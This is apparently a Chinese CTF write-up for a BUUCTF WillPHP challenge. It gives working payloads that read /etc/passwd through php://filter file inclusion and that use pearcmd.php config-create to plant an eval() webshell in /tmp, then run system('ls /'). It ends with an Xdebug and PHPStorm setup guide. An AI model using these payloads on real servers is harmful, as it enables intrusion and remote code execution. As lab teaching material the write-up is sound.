uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin man:x:13:15:man:/usr/man:/sbin/nologin postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21:./var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin games:x:35:35:games:/usr/games:/sbin/nologin postgres:x:70:70:./var/lib/postgresql:/bin/sh cyrus:x:85:12:./usr/cyrus:/sbin/nologin vpopmail:x:89:89:./var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin smmsp:x:209:209:smmsp:/var/spool/queue:/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/sbin/nologin www-data:x:82:82:Linux User,,:/home/www-data:/sbin/nologin nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin
```

2、也可以传入右边的参数，利用文件包含读取文件的源码：`index.php?name=cfile&value=php://filter/convert.base64-encode/resource=/etc/passwd`

The screenshot shows the same web browser with the PHP code editor and HackBar tool. The HackBar tool now shows the following URL and parameters:

```
http://033110d8-9943-4332-98c1-1eaf27edb1cc.node4.buuoj.cn:81/index.php
?name=cfile
&value=php://filter/convert.base64-encode/resource=/etc/passwd
```

The output of the PHP code is shown in a red box, displaying a base64-encoded string:

```
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYXNoCmJpYjpw4OjE6MTpiaW46L2Jpbjovc2Jpbj9ub2xvZ2luCmRhZW1vbjpw4OjE6MjpkYWVtb246L3NiaW46L3NiaW46bm95b2dpbgp
```

解码内容:

root□0:0:root:/root:/bin/ash

```

bin 1:1:bin:/bin:/sbin/nologin
daemon 2:2:daemon:/sbin:/sbin/nologin
adm 3:4:adm:/var/adm:/sbin/nologin
lp 4:7:lp:/var/spool/lpd:/sbin/nologin
sync 5:0:sync:/sbin:/bin/sync
shutdown 6:0:shutdown:/sbin:/sbin/shutdown
halt 7:0:halt:/sbin:/sbin/halt
mail 8:12:mail:/var/spool/mail:/sbin/nologin
news 9:13:news:/usr/lib/news:/sbin/nologin
uucp 10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator 11:0:operator:/root:/sbin/nologin
man 13:15:/usr/man:/sbin/nologin
postmaster 14:12:postmaster:/var/spool/mail:/sbin/nologin
cron 16:16:cron:/var/spool/cron:/sbin/nologin
ftp 21:21::/var/lib/ftp:/sbin/nologin
sshd 22:22:sshd:/dev/null:/sbin/nologin
at 25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid 31:31:Squid:/var/cache/squid:/sbin/nologin
xfs 33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games 35:35:games:/usr/games:/sbin/nologin
postgres 70:70::/var/lib/postgresql:/bin/sh
cyrus 85:12::/usr/cyrus:/sbin/nologin
vpopmail 89:89::/var/vpopmail:/sbin/nologin
ntp 123:123:NTP:/var/empty:/sbin/nologin
smmsp 209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest 405:guest:/dev/null:/sbin/nologin
nobody 65534:65534:nobody:/sbin/nologin
www-data 82:82:Linux User,./home/www-data:/sbin/nologin
nginx 100:101:nginx:/var/lib/nginx:/sbin/nologin

```

二、pearcmd裸文件包含

1、裸文件包含的利用背景：不需要任何的配置docker默认有以下的漏洞

背景	解释
1、docker环境下的题目	docker环境下会默认安装pear/pecl
docker	一般安装在linux操作系统出题目
linux	其操作系统一切皆是文件
pear	pear是用来管理PHP扩展应用仓库的，其本身是一个命令文件工具
pear	默认安装在/usr/lib/local/php/pearcmd.php
pearcmd.php命令的config-create参数	该参数的使用姿势：pearcmd.php config-create </root path> < filename>
config-create的说明	把第</root path>参数的子目录写入到我们新建的< filename>配置文件中
pear读取参数的方式	通过readPHPARgv函数读取命令的参数
readPHPARgv函数如何读取命令参数	其一是：读取argv[]的值，其二是读取\$_SERVER[argv]，注意是从键1开始读取参数

背景	解释
2、docker环境下的 题目	其PHP默认开启register_argv_argc选项，也就是register_argv_argc=on
register_argv_argc=on	允许以GET的形式读取请求字符串到\$_SERVER[argv]数组中
在URL中对于pear读参的时候	以+来分割不同的参数，注意以GET的形式读取参数到\$_SERVER[argv]数组中的时候，是从第一个+之后的值读入到键1中
在URL中对于URL本身读参的时候	以&来分割不同的参数
总结	可以通过在URL中的请求字符串传入config-create参数给pearcmd.php命令，同时在</root path>的位置调用pearcmd.php命令并且传入一句话木马，在< filename>处创建一个/tmp/xxx.php，因为/tmp目录任何人都有限访问
为什么在</root path>处写入一句话和调用pearcmd.php命令呢？	因为对于一条正常的pearcmd.php命令只有此处才是可控的
注意1:	</root path>是一条以根目录开始的目录
注意2:	要进行文件包含的时候，注意&要写全，以保证正确后台读取GET参数可以正确读取，从而文件包含
注意3:	一句话木马为了免去空格的转换形式<?=eval(\$_POST[c]);?>

2、pearcmd.php命令通过readPHPArgv函数如何读取参数：

```
public static function readPHPArgv()
{
    global $argv;
    if (!is_array($argv)) {
        if (!is_array($_SERVER['argv'])) {
            if (!is_array($_GLOBALS['HTTP_SERVER_VARS']['argv'])) {
                $msg = "Could not read cmd args (register_argc_argv=Off?)";
                return PEAR::raiseError("Console_Getopt: " . $msg);
            }
            return $_GLOBALS['HTTP_SERVER_VARS']['argv'];
        }
        return $_SERVER['argv'];
    }
    return $argv;
}
```

4、由于pearcmd命令读取参数的时候，可以从\$_SERVER[argv]中读取，\$_SERVER[argv]又可以从get请求字符串中读取payload：

```
?+config-create+/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/<?=eval($_POST[c]);?>+/tmp/test.php
```

整理：

```
/?name=cfile&value=/usr/local/lib/php/pearcmd.php+config-create+<?=eval($_POST[c]);?>+/tmp/shell.php
```

5、在BUUCTF的题目链接中测试payload

The screenshot shows a web browser displaying a PHP error message: "Warning: require(): Failed opening required 'PEAR.php' (include_path='.:php:./usr/local/lib/php:PEAR.php:./usr/local/lib/php').". Below the error, there is a list of PEAR channels with their configurations. The configuration for 'pear.php.net' is highlighted, showing the 'remote_config' parameter set to 'remote_config'. The 'remote_config' parameter is highlighted in red, indicating it is the target of the payload.


```
/pear/tests";s:9:"cache_dir";s:83:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/bin dev etc flag32897328937298hdwidth home lib media mnt opt proc root run sbin srv sys tmp usr var /pear/cache";s:12:"download_dir";s:86:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/bin dev etc flag32897328937298hdwidth home lib media mnt opt proc root run sbin srv sys tmp usr var /pear/download";s:8:"temp_dir";s:82:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/bin dev etc flag32897328937298hdwidth home lib media mnt opt proc root run sbin srv sys tmp usr var /pear/temp";s:7:"bin_dir";s:77:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/bin dev etc flag32897328937298hdwidth home lib media mnt opt proc root run sbin srv sys tmp usr var /pear";s:7:"man_dir";s:81:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/bin dev etc flag32897328937298hdwidth home lib media mnt opt proc root run sbin srv sys tmp usr var /pear/man";s:10:"__channels";a:2:{s:12:"pecl.php.net";a:0:{s:5:"__uri";a:0:{}}}
```

URL
http://d3311775-9578-4f68-bc33-30b6e79897e7.node4.buuoj.cn:81/?name=cfile&value=/tmp/shell.php

Enable POST enctype application/x-www-form-urlencoded [ADD HEADER](#)

Body
c=system('ls /');

CSDN @qwsn

<?php namespace home{controller; class IndexController{ public function index(){ highlight_file(__FILE__); assign(\$_GET['name'], \$_GET['value']); return view(); } } #PEAR_Config 0.9 a:13:{s:7:"php_dir";s:81:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/php";s:8:"data_dir";s:82:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/data";s:7:"www_dir";s:81:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/www";s:7:"cfg_dir";s:81:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/cfg";s:7:"ext_dir";s:81:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/ext";s:7:"doc_dir";s:82:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/docs";s:8:"test_dir";s:83:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/tests";s:9:"cache_dir";s:83:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/cache";s:12:"download_dir";s:86:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/download";s:8:"temp_dir";s:82:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/tmp";s:7:"bin_dir";s:77:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/bin";s:7:"man_dir";s:81:"/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5} /pear/man";s:10:"__channels";a:2:{s:12:"pecl.php.net";a:0:{s:5:"__uri";a:0:{}}}'.

Index->index() | 0.0344s [x]
inc(2) | sql(0) | err(13) view...

ADD HEADER

CSDN @qwsn

7、提交动态Flag: `flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5}`

附: 怎么配置phpstorm+phpstudy+xdebug远程调试

注意：配置一个假的远程调试，我们就把源码放到本机（也就是127.0.0.1）的网站根目录www下的exp/willphpv2目录下

第一步：访问<https://xdebug.org/wizard>，把phpinfo的内容贴进去，会返回我们可以使用的对应版本的xdebug

第二步：访问<https://xdebug.org/download/historical>，下载对应版本的xdebug（比如5.6.27版本的php对应的xdebug文件是php_xdebug-2.5.5-5.6-vc11-nts.dll）

第三步：把我们下载的xdebug文件放入，相应php版本的ext目录下，也就是放到该目录下L:\PHP\phpStudy\PHPTutorial\php\php-5.6.27-nts\ext

第四步：打开phpstudy的php相应版本的php.ini配置文件，在最后输入以下内容：


```
[XDebug]
zend_extension="L:\PHP\phpStudy\PHPTutorial\php\php-5.6.27-nts\ext\php_xdebug-2.5.5-5.6-vc11-nts.dll"
xdebug.remote_enable = On
xdebug.remote_handler = dbgp
xdebug.remote_host= 127.0.0.1
xdebug.remote_port = 9264
xdebug.idekey = qwsn
xdebug.profiler_output_dir="L:\PHP\phpStudy\PHPTutorial\tmp\xdebug"
xdebug.trace_output_dir="L:\PHP\phpStudy\PHPTutorial\tmp\xdebug"
```

第五步：配置phpstorm的Debug/DBGp/Servers

点击file->点击settings->点击languages & frameworks->点击PHP->修改CLI Interpreter为PHP5.6.27版本

接着点击Debug->填入Debug port:9264(这个端口与php.ini里的端口对应)

接着点击DBGp Proxy->填入IDE Key:qwsn(这里与php.ini里的key对应)->填入Host:127.0.0.1(这里与php.ini里的对应)->填入Port:9264(与php.ini里的对应)

接着点击Servers->点击+添加->填入Name:local_server(只是一个服务器名字，随便填写)->填入Host!

:127.0.0.1(这里填的是本地phpstudy的服务器IP)->填入Port:80(注意，这个是本地phpstudy网站的默认端口)->Debugger选择Xdebug

最后依次点击->apply->ok

第六步：配置一个PHP Web Page

点击run->点击edit configurations->点击左上角的+号->选择PHP Web Page

->填入名字willphpv2(随便)->Server选择刚刚配置的local_server->Start URL选择我们网站根目录下的/exp/willphpv2/（因为我把willphpv2源码放到了网站根目录下的exp/willphpv2里面）

->依次点击apply和ok